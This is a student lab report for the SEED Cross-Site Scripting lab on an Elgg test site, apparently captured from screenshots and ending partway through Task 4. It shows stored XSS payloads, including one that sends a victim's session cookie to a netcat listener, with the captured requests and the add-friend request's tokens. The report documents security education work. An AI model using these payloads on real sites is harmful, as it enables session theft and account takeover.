
Cross-Site Scripting Attack Lab

IS LAB 8

C Diya
PES1201700246


Task 1: Posting a Malicious Message to Display an Alert Window



Latest activity

No activity

Samy's account


Edit profile : XSS Lab Site - Mozilla Firefox
11:25 PM
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/samy/edit
XSS Lab Site
Visual editor

Edit profile


Display name: Samy

About me

```
<script>
alert('XSS');
</script>
```


Public

From Alice's account:




Observation: The javascript code is written in Samy's about me field. Once this webpage loads, the javascript code is executed and an alert with XSS pops up. This can be seen by logging into Alice's account and viewing Samy's profile. The XSS pops up where the javascript code was stored. Thus, Alice was a victim to the XSS attack due to the injected Javascript code execution.

Task 2: Posting a Malicious Message to Display Cookies


Edit profile : XSS Lab Site - Mozilla Firefox
11:48 PM
Edit profile : XSS Lab Sit
www.xsslabelgg.com/profile/samy/edit
Account »
XSS Lab Site
Edit profile
Display name
Samy
About me
Visual editor

```
<script>
alert(document.cookie);
</script>
```




VM1 [Running] - Oracle VM VirtualBox
Samy : XSS Lab Site - Mozilla Firefox
11:49 PM
Samy : XSS Lab Site
www.xsslabelgg.com/profile/samy
Account »
XSS Lab Site
Add friend
Send a message
Read www.xsslabelgg.com

```
Elgg=vqempsblp699i3tmei6vl2j6v2
```


Observation: The javascript code added to Samy's profile displays the cookie of the current session of Samy. On logging into Alice's account, it can be observed that on viewing Samy's profile, Alice's cookie value is printed as seen above. Although, Samy's about me was empty, the javascript code executed and Alice was a victim to the XSS attack.

Task 3: Stealing Cookies from the Victim's Machine



VM1 [Running] - Oracle VM VirtualBox
Terminal
11:52 PM
File Edit View Search Terminal Help

```
[11/20/20]seed@CDiya_PES1201700246:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```


VM1 [Running] - Oracle VM VirtualBox
11:54 PM
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/samy/edit
XSS Lab Site

Edit profile


Display name

Samy

About me

```
<p><script>
document.write("<imgsrc=http://127.0.0.1:5555?c="+ escape(document.cookie) + " >");
</script></p>
```


Public



```
[11/20/20]seed@CDiya_PES1201700246:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 59880)
GET /?c=Elgg%3Djop80hun01v3939rfipp3minq4 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Observation: Using the nc command, the terminal starts listening to TCP connections on port 5555. The javascript code shown above is added into Samy's profile to get the cookie values.Once the webpage is loaded, HTTP request and cookie value can be seen on the terminal


Alice's account


VM1 [Running] - Oracle VM VirtualBox
Terminal
11:57 PM
File Edit View Search Terminal Help


```
[11/20/20]seed@CDiya_PES1201700246:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 59892)
GET /?c=Elgg%3Dp3mo4dii8cu8mq8vd5tau0rin7 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Observation: On logging into Alice's account and going to Samy;s profile, Alice's cookie value can be seen on the terminal as shown above. This is due to the injected JS code.

Task 4: Becoming Victim's Friend.


12:01 AM
Inspec Cons Debug Style Ed Performa Memo Netw Stora
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs Disable cache
Filter URLs
Headers Cookies Params Response Timings Stack Trace
Edit and Resend Raw headers
Filter headers
2 requests 58.45 K
VM1 [Running] - Oracle VM VirtualBox

```
Sta...  Meth...  Fi
200     GET      elgg
200     GET      add

Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg…
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1

Date: Sat, 21 Nov 2020 05:00:30 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (543 B)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=q8kjqhqi32p5eoolotfgembhm2
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101
            Firefox/60.0
X-Requested-With: XML
```



Developer Tools - Samy : XSS Lab Site - http://www.xsslabelgg.com/profile/s

```
Sta...   Meth...   Fi
200      GET       elgg
200      GET       add
```

Headers | Cookies | Params | Response | Timings | Stack Trace

```
Query string
  __elgg_token: {…}
      0: dXU0saQ6kJh2QOow_w9pAA
      1: dXU0saQ6kJh2QOow_w9pAA
  __elgg_ts: {…}
      0: 1605934805
      1: 1605934805
  friend: 47
```

Observation: Logging into charlie’s account and adding Samy as a friend is seen above. On the developer tools tab, the GET request , URL and param can be seen. It is found that the friend value has a BUID of 47. Ths GUID belonged to Samy.


Edit profile : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/samy/edit

Edit profile

Display name: Samy

About me

